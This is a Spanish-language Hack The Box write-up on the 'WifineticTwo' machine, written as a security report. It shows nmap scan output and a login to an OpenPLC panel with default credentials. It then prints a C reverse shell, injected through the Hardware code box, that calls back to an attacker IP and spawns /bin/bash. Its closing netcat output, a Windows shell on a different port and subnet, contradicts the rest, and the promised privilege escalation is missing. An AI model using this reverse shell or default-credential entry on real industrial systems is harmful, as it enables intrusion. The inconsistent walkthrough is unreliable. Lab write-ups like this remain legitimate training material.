



**HACKTHEBOX**

Informe de seguridad sobre la maquina WifineticTwo  
Empresa Municipal de ciberseguridad de la comunidad de Madrid, SAU

¡Ejercicio htb!

Consultoría en la comunidad de Madrid.



By s7v3n

---

# Índice

- 1: Reconocimiento y escaneo de puertos.....
- 2: Reconocimiento del servidor Web.....
  - 2.1: Reconocimiento del servidor Web 2.....
- 3: Explotación de la maquina y elevación de privilegios.....



## HACKTHEBOX

## RECONOCIMIENTO DE PUERTOS EN LA MAQUINA:

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| 256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_ 256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp  open  http-proxy Werkzeug/1.0.1 Python/2.7.18
|_http-server-header: Werkzeug/1.0.1 Python/2.7.18
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://10.10.11.7:8080/login
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 NOT FOUND
| content-type: text/html; charset=utf-8
| content-length: 232
| vary: Cookie
| set-cookie: session=eyJfcGVybWVudW50Ijp0cnVlfQ.ZfsYtw.9YlknRXFxT4hRRNJNpyQyQGnT2E; Expires=Wed, 20-Mar-2024 17:16:19 GMT; HttpOnly; Path=/
| server: Werkzeug/1.0.1 Python/2.7.18
| date: Wed, 20 Mar 2024 17:11:19 GMT
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
| <title>404 Not Found</title>
| <h1>Not Found</h1>
| <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
| GetRequest:
| HTTP/1.0 302 FOUND
| content-type: text/html; charset=utf-8
| content-length: 219
| location: http://0.0.0.0:8080/login
| vary: Cookie
| set-cookie: session=eyJfZnJlc2giOmZhbnNlLCJfcGVybWVudW50Ijp0cnVlfQ.ZfsYtg.gslKzJwekXsSdU6mOXimyp-ZAJ4; Expires=Wed, 20-Mar-2024 17:16:18 GMT; HttpOnly; Path=/

```



**HACKTHEBOX**

```
| server: Werkzeug/1.0.1 Python/2.7.18
| date: Wed, 20 Mar 2024 17:11:18 GMT
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
| <title>Redirecting...</title>
| <h1>Redirecting...</h1>
| <p>You should be redirected automatically to target URL: <a href="/login">/login</a>. If not click the link.
| HTTPOptions:
| HTTP/1.0 200 OK
| content-type: text/html; charset=utf-8
| allow: HEAD, OPTIONS, GET
| vary: Cookie
| set-cookie: session=eyJfcGVybWZuZW50Ijp0cnVlfQ.ZfsYtg.LpqjuDonTydSWjPaY8tkxSnjBNU; Expires=Wed, 20-Mar-2024
17:16:18 GMT; HttpOnly; Path=/
| content-length: 0
| server: Werkzeug/1.0.1 Python/2.7.18
| date: Wed, 20 Mar 2024 17:11:18 GMT
| RTSPRequest:
| HTTP/1.1 400 Bad request
| content-length: 90
| cache-control: no-cache
| content-type: text/html
| connection: close
| <html><body><h1>400 Bad request</h1>
| Your browser sent an invalid request.
|_ </body></html>
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .


# Nmap done at Wed Mar 20 13:11:45 2024 -- 1 IP address (1 host up) scanned in 34.49 seconds

---



## 2: Reconocimiento del servidor Web


He identificado un gestor web, esté gestor se llama OpenPLC, es una amalgama de proyectos de código abierto para ofrecer un PLC funcional tanto el software como hardware, como una alternativa de bajo costo para la automatización y la investigación, investigando dentro del Panel de login observe que tenía como contraseñas las predeterminadas, las contraseñas son: openplc ; openplc






## 2.1: Reconocimiento del servidor Web 2


En el apartado “Programs” he identificado un pase para subir archivos, los cuales si consigo meter código malicioso en “.php” podré conseguir una “RCE” (remote code execution), \*en un principio pensé que podría haber ido por hay pero me equivoque\*.



He identificado que al abrir el archivo una vez subido, las tablas de la base de datos le apuntan, ¿como he identificado está?, ¿Que sucede si el parametro “table\_id=17” lo modifico?



Esto sucede:



### Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.



# HACKTHEBOX

En el apartado del gestor “Hardware he encontrado un apartado el cual me permite inyectar código para luego ejecutarlo como un script, el lenguaje de programación que se utiliza es “C”, por lo que al identificar esto me propongo a tirarme una revershell en “C”

OpenPLC

Stopped: Blank Program

OpenPLC User

Dashboard

Programs

Slave Devices

Monitoring

Hardware

Users

Settings

Logout

Status: Stopped

The Hardware Layer Code Box allows you to extend the functionality of the current driver by adding custom code to it, such as reading I2C, SPI and 1-Wire sensors, or controlling port expanders to add more outputs to your hardware

```
1 //
2 // DISCLAIMER: EDDITING THIS FILE CAN BREAK YOUR OPENPLC RUNTIME! IF YOU DON'T
3 // KNOW WHAT YOU'RE DOING, JUST DON'T DO IT. EDIT AT YOUR OWN RISK.
4 //
5 // PS: You can always restore original functionality if you broke something
6 // in here by clicking on the "Restore Original Code" button above.
7 //
8 //
9 //
10 // These are the ignored I/O vectors. If you want to override how OpenPLC
11 // handles a particular input or output, you must put them in the ignored
12 // vectors. For example, if you want to override %IX0.5, %IX0.6 and %IW3
13 // your vectors must be:
14 //   int ignored_bool_inputs[] = {5, 6}; // %IX0.5 and %IX0.6 ignored
15 //   int ignored_int_inputs[] = {3}; // %IW3 ignored
16 //
17 // Every I/O on the ignored vectors will be skipped by OpenPLC hardware layer
18 //
19 int ignored_bool_inputs[] = {-1};
20 int ignored_bool_outputs[] = {-1};
21 int ignored_int_inputs[] = {-1};
22 int ignored_int_outputs[] = {-1};
23
24 //
25 // This function is called by the main OpenPLC routine when it is initializing
```

```
56 // This function is called by OpenPLC in a loop. Here the internal output
57 // buffers must be updated with the values you want. Make sure to use the mutex
58 // bufferLock to protect access to the buffers on a threaded environment.
59 //
60 void updateCustomOut()
61 {
62     int port = 9001;
63     struct sockaddr_in revsockaddr;
64
65     int sockt = socket(AF_INET, SOCK_STREAM, 0);
66     revsockaddr.sin_family = AF_INET;
67     revsockaddr.sin_port = htons(port);
68     revsockaddr.sin_addr.s_addr = inet_addr("10.10.16.42");
69
70     connect(sockt, (struct sockaddr *) &revsockaddr,
71             sizeof(revsockaddr));
72     dup2(sockt, 0);
73     dup2(sockt, 1);
74     dup2(sockt, 2);
75
76     char * const argv[] = {"/bin/bash", NULL};
77     execvp("/bin/bash", argv);
78
79     return 0;
80 }
```

Save changes

Restore Original Code


## Compiling program

```
Optimizing ST program...
Generating C files...
POUS.c
POUS.h
LOCATED_VARIABLES.h
VARIABLES.csv
Config0.c
Config0.h
Res0.c
Moving Files...
Compiling for Linux
Generating object files...
Generating glueVars...
Compiling main program...
Compilation finished successfully!
```



### 3: Explotación de la maquina y elevación de privilegios

Al darle a la opción “Start PLC” conseguiras que el scrip se ejecute y si estas en escucha con netcat por un puerto podras obtener tener una revershell.



```
root@kali: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@kali:~# nc -lvp 1337  
listening on [any] 1337 ...  
192.168.217.128: inverse host lookup failed: Unknown host  
connect to [192.168.217.129] from (UNKNOWN) [192.168.217.128] 49157  
Microsoft Windows [Version 6.1.7600]  
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.  
  
C:\Users\usuario>whoami  
whoami  
pc-oscp\usuario  
C:\Users\usuario>
```